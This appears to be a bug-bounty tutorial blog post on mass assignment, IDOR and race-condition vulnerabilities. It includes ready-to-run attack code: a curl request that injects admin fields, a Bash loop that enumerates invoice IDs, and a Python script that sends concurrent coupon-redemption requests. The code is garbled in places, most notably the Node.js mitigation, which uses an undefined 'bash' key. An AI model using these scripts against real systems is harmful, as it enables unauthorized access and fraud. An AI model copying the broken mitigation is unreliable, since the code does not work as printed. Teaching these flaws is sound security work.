
Listen to this Post
=============================================================
Introduction:

While the cybersecurity community extensively covers Cross-Site Scripting (XSS) and SQL Injection (SQLi), a class of “silent” vulnerabilities often goes unnoticed by automated scanners and novice testers. These flaws, frequently found in business logic and configuration management, are the secret weapons of experienced bug bounty hunters. This article deconstructs these underrated vulnerabilities, providing a technical roadmap to identify, exploit, and mitigate them, thereby elevating your security assessment methodology beyond the standard checklists.
Learning Objectives:
- Identify and exploit Mass Assignment vulnerabilities in modern APIs.
- Understand and demonstrate the impact of Insecure Direct Object References (IDOR) through practical examples.
- Analyze business logic flaws like Race Conditions and improper input validation.
- Implement effective command-line and code-level mitigations for these vulnerabilities.
You Should Know:
1. Mass Assignment (Auto-Binding) Vulnerabilities in APIs
Mass Assignment, also known as Auto-Binding, occurs when a framework automatically binds user-supplied HTTP parameters to internal object properties. Attackers can exploit this to modify fields they were never intended to access, such as isAdmin, role, or account_balance.
Step-by-step guide to identify and test for Mass Assignment:
- Intercept Traffic: Use a proxy like Burp Suite or OWASP ZAP. Intercept a request that creates or updates a resource (e.g., a POST or PUT request to
/api/user/profile). - Analyze the Request: The request might look like `POST /api/user/profile` with a body:
{"name": "new name", "email": "[email protected]"}. - Fuzz for Hidden Parameters: Attempt to append common sensitive parameters to the request. Use tools like `curl` or Burp Intruder.
Linux/macOS Example using `curl`:
curl -X PUT https://target.com/api/user/profile \
-H "Content-Type: application/json" \
-d '{"name": "attacker", "email": "[email protected]", "isAdmin": true, "role": "administrator"}'
4. Verify the Exploit: After sending the modified request, check if you have administrative privileges or if the response reflects the changes. For instance, a subsequent GET request to `/api/user/me` might return {"name":"attacker","isAdmin":true}.
2. Exploiting Insecure Direct Object References (IDOR)
IDOR vulnerabilities arise when an application provides direct access to objects (like files, database records) based on user-supplied input without proper authorization checks. Simply changing an identifier in a URL can grant access to another user’s private data.
Step-by-step guide to find and exploit IDOR:
- Find Identifiers: Locate endpoints that use identifiers in the URL or request body. Example: `GET /api/invoices/12345` or
GET /download.php?file=report_2023.pdf. - Enumerate Identifiers: Attempt to change the identifier to a nearby value.
Manual Testing:
- Change `12345` to `12344` or
12346. - For UUIDs, try publicly known UUIDs or those leaked elsewhere.
- Automate with a Script: For numeric IDs, a simple Bash script can help.
Bash Script Example (use responsibly):
!/bin/bash
url="https://target.com/api/invoices/"
for id in {12340..12350}; do
response=$(curl -s -o /dev/null -w "%{http_code}" "$url$id")
if [ "$response" == "200" ]; then
echo "Potential IDOR found at $url$id"
fi
done
4. Check for Horizontal vs. Vertical Escalation: Does accessing ID `12346` belong to another standard user (horizontal) or an admin (vertical)?
3. Race Conditions: The Concurrency Flaw
Race conditions occur when a system’s behavior depends on the sequence or timing of uncontrolled events. In web apps, this can lead to “temporal” IDORs or financial exploits, like adding funds to a wallet multiple times with a single transaction.
Step-by-step guide to testing for Race Conditions:
- Identify a Target Endpoint: Look for functions that modify a limited resource, such as:
– Redeeming a one-time coupon.
– Transferring funds.
– Voting on a post (limited to one vote per user).
2. Craft a Concurrent Request Payload: Use tools like `Turbo Intruder` (Burp Suite extension) or a Python script to send dozens of requests simultaneously.
Python (Concurrent Requests Example):
import requests
import threading

url = "https://target.com/api/redeem-coupon"
data = {"coupon": "ONETIME50"}
cookies = {"session": "YOUR_SESSION_COOKIE"}

def send_request():
response = requests.post(url, json=data, cookies=cookies)
print(response.status_code, response.text)

threads = []
for _ in range(20):  Send 20 requests at once
t = threading.Thread(target=send_request)
t.start()
threads.append(t)

for t in threads:
t.join()
3. Analyze the Results: If you received more than one `200 OK` response or the coupon was applied multiple times, a race condition exists.
4. Mitigation Strategies and Secure Configuration
To defend against these underrated vulnerabilities, specific code and configuration changes are required.
1. Mitigating Mass Assignment:
- Allow-listing (Recommended): Explicitly define which fields can be updated by the user.
Node.js (Express) Example:
const allowedUpdates = ['name', 'email'];
const updates = req.body;
Object.keys(updates).forEach(update => {
if (allowedUpdates.includes(update)) {
user[bash] = updates[bash];
}
});
– Framework Features: Use `@JsonIgnore` properties in Java/Spring Boot or `$guarded` and `$fillable` properties in Laravel (PHP).
2. Mitigating IDOR:
- Use Indirect References: Map direct identifiers to hard-to-guess, indirect ones (e.g., using a UUID instead of an auto-incrementing ID).
- Enforce Strict Authorization Checks: Every time an object is accessed, verify the authenticated user has permission.
Windows PowerShell (Conceptual Logging Check): While not a code fix, ensure logs capture user access attempts to resources.Check IIS logs for sequential access patterns indicating IDOR scanning Get-Content C:\inetpub\logs\LogFiles\W3SVC1\u_ex.log | Select-String "/api/invoices/"
5. Advanced Exploitation: Combining Vulnerabilities
Underrated vulnerabilities rarely exist in a vacuum. A Mass Assignment bug can be combined with a Business Logic Error. For example, an e-commerce site might have a Mass Assignment flaw that lets you set `price` to 0, but it also lacks server-side validation to ensure the price hasn’t been tampered with during checkout. This turns a simple configuration flaw into a direct financial theft vector.
What Undercode Say:
- Mindset over Tools: Relying solely on automated scanners creates blind spots. A tester’s ability to understand the application’s logic and data flow is paramount to finding these deep-seated flaws.
- Defense in Depth is Mandatory: Mitigating these vulnerabilities requires a shift from “input validation” to “authorization validation” at every layer of the application and API, coupled with secure coding patterns that restrict data binding by default.
These underrated vulnerabilities represent a significant attack surface. As applications become more complex and API-driven, the exploitation of business logic and object references will only increase. They are the primary vector for data breaches that don’t rely on memory corruption or malware, but simply on the abuse of intended functionality.
Prediction:
As AI begins to auto-generate more application code, we will see a surge in Mass Assignment and logic-based flaws. AI models trained on vast datasets may replicate insecure coding patterns without understanding the business context. Consequently, the next generation of security experts will need to be specialized “business logic auditors,” moving beyond technical exploitation to understand the intricate workflows that AI-generated code might inadvertently corrupt.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Faiyaz Ahmad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


